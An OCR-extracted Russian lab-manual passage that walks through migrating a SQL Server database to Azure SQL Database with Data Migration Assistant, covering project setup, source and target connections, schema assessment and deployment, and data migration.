
1. Войдите на портал Azure.
2. В меню слева выберите **Базы данных SQL** и на странице **Базы данных SQL** щелкните имя своей базы данных.
3. На странице портала Azure вашей базы данных в области **Основные компоненты** найдите и скопируйте **имя сервера**.



Миграция базы данных

Чтобы оценить готовность своей базы данных к переносу в базу данных SQL Azure с помощью **Data Migration Assistant**, выполните приведенные ниже действия и завершите перенос.

1. Откройте **Data Migration Assistant**. DMA можно запустить на любом компьютере с подключением к экземпляру SQL Server, содержащему базу данных, которую планируется перенести, и подключением к Интернету. Вам не нужно устанавливать его на компьютер, где содержится экземпляр SQL Server, который переносится. Правило брандмауэра, созданное в предыдущей процедуре, должно быть предназначено для компьютера, на котором выполняется Data Migration Assistant.



Data Migration Assistant
Get started here
+ New
Use + to create a new project.
Welcome to Data Migration Assistant

2. Чтобы создать проект **Оценка**, в меню слева щелкните **+ Создать**. Введите требуемые значения и нажмите кнопку **Создать**:

Настройка	Рекомендуемое значение	Описание
Тип проекта	Миграция	Выберите либо оценку готовности своей базы данных для переноса, либо оценку готовности и перенос в рамках одного рабочего процесса
Имя проекта	Migration tutorial (Руководство по переносу)	Описательное имя
Migration tutorial (Тип исходного сервера)	SQL Server	Это единственный поддерживаемый в настоящее время источник
Target server type (Тип целевого сервера)	База данных SQL Azure	Можно выбрать: базу данных SQL Azure, SQL Server, SQL Server на виртуальных машинах Azure
Migration Scope (Область переноса)	Схема и данные	Можно выбрать: схему и данные, только схему, только данные

3. На странице **Выбрать источник** введите необходимые значения и нажмите кнопку **Подключиться**:


Настройка	Рекомендуемое значение	Описание
имя сервера;	Имя или IP-адрес сервера	Имя или IP-адрес сервера
Authentication type (Тип проверки подлинности)	Предпочитаемый тип проверки подлинности	Варианты: проверка подлинности Windows, проверка подлинности SQL Server, встроенная проверка подлинности Active Directory, проверка пароля Active Directory
Имя пользователя	Имя для входа	Имя для входа должно иметь разрешения **CONTROL SERVER**
Пароль	Ваш пароль	Ваш пароль
Свойства подключения	Выберите **Шифровать соединение** и **Доверять сертификату сервера** в соответствии с требованиями вашей среды	Выберите соответствующие свойства для подключения к серверу


Migration Tutorial
1. Select source
2. Select target
3. Select objects
4. Script & deploy schema
5. Select tables
6. Migrate data
Connect to source server
Server name:
Authentication type:
Username:
Password:
Connection properties:
Encrypt connection
Trust server certificate
Connect
Next

4. Выберите одну базу данных из исходного сервера для переноса в базу данных SQL Azure, а затем нажмите кнопку **Далее**. В этом примере используется только одна база данных.

5. На странице **Выбор цели** введите необходимые значения и нажмите кнопку **Подключиться**:

Настройка	Рекомендуемое значение	Описание
Имя сервера;	Полное имя сервера базы данных Azure	Полное имя сервера базы данных Azure из предыдущей процедуры
Authentication type (Тип проверки подлинности)	Проверка подлинности SQL Server	В этом примере описана только проверка подлинности SQL Server, но база данных SQL Azure также поддерживает встроенную аутентификацию Active Directory и проверку пароля Active Directory
Имя пользователя	Имя для входа	Имя для входа должно иметь разрешения **CONTROL DATABASE** для базы данных-источника
Пароль	Ваш пароль	Ваш пароль
Свойства подключения	Выберите **Шифровать соединение** и **Доверять сертификату сервера** в соответствии с требованиями вашей среды	Выберите соответствующие свойства для подключения к серверу



6. Выберите базу данных на целевом сервере, созданном в предыдущей процедуре, и нажмите кнопку **Далее**, чтобы запустить процесс внутренней оценки схемы базы данных-источника. В этом примере используется только одна база данных. Обратите внимание, что уровень совместимости для этой базы данных имеет значение 140, которое является уровнем совместимости по умолчанию для всех новых баз данных в базе данных SQL Azure.


Важно!

После переноса базы данных в базу данных Azure SQL можете управлять базой данных на определенном уровне совместимости в целях обратной совместимости.

7. На странице **Выбор объектов** после завершения процесса внутренней оценки схемы базы данных-источника проверьте объекты, выбранные для переноса, а также объекты, содержащие проблемы.

Важно!


В зависимости от структуры базы данных и приложения при переносе исходной базы данных может потребоваться изменить либо базу данных, либо приложение, либо и то и другое после переноса (и в некоторых случаях до переноса).




8. Щелкните **Создать скрипт SQL**, чтобы создать скрипт объектов схемы в базе данных-источнике.

9. Проверьте созданный скрипт и щелкните **Next issue** (Следующая проблема), чтобы просмотреть идентифицированные проблемы и рекомендации. Например, для полнотекстового поиска после обновления рекомендуется тестировать приложение, используя возможности полнотекстового поиска. При

необходимости можно сохранить или скопировать скрипт.




10. Нажмите кнопку **Deploy schema** (Развернуть схему) и наблюдайте за процессом переноса схемы.




11. После завершения переноса схемы проверьте результаты на наличие ошибок. Если их нет, нажмите кнопку **Migrate data**(Перенести данные).

12. На странице **Выбор таблиц** проверьте таблицы, выбранные для переноса, а затем щелкните **Start data migration** (Запустить перенос данных).



13. Наблюдайте за ходом процесса миграции.


Migration Tutorial
Tables (71)

3. ЛАБОРАТОРНАЯ РАБОТА №3. ASP .NET FRAMEWORK В MICROSOFT AZURE

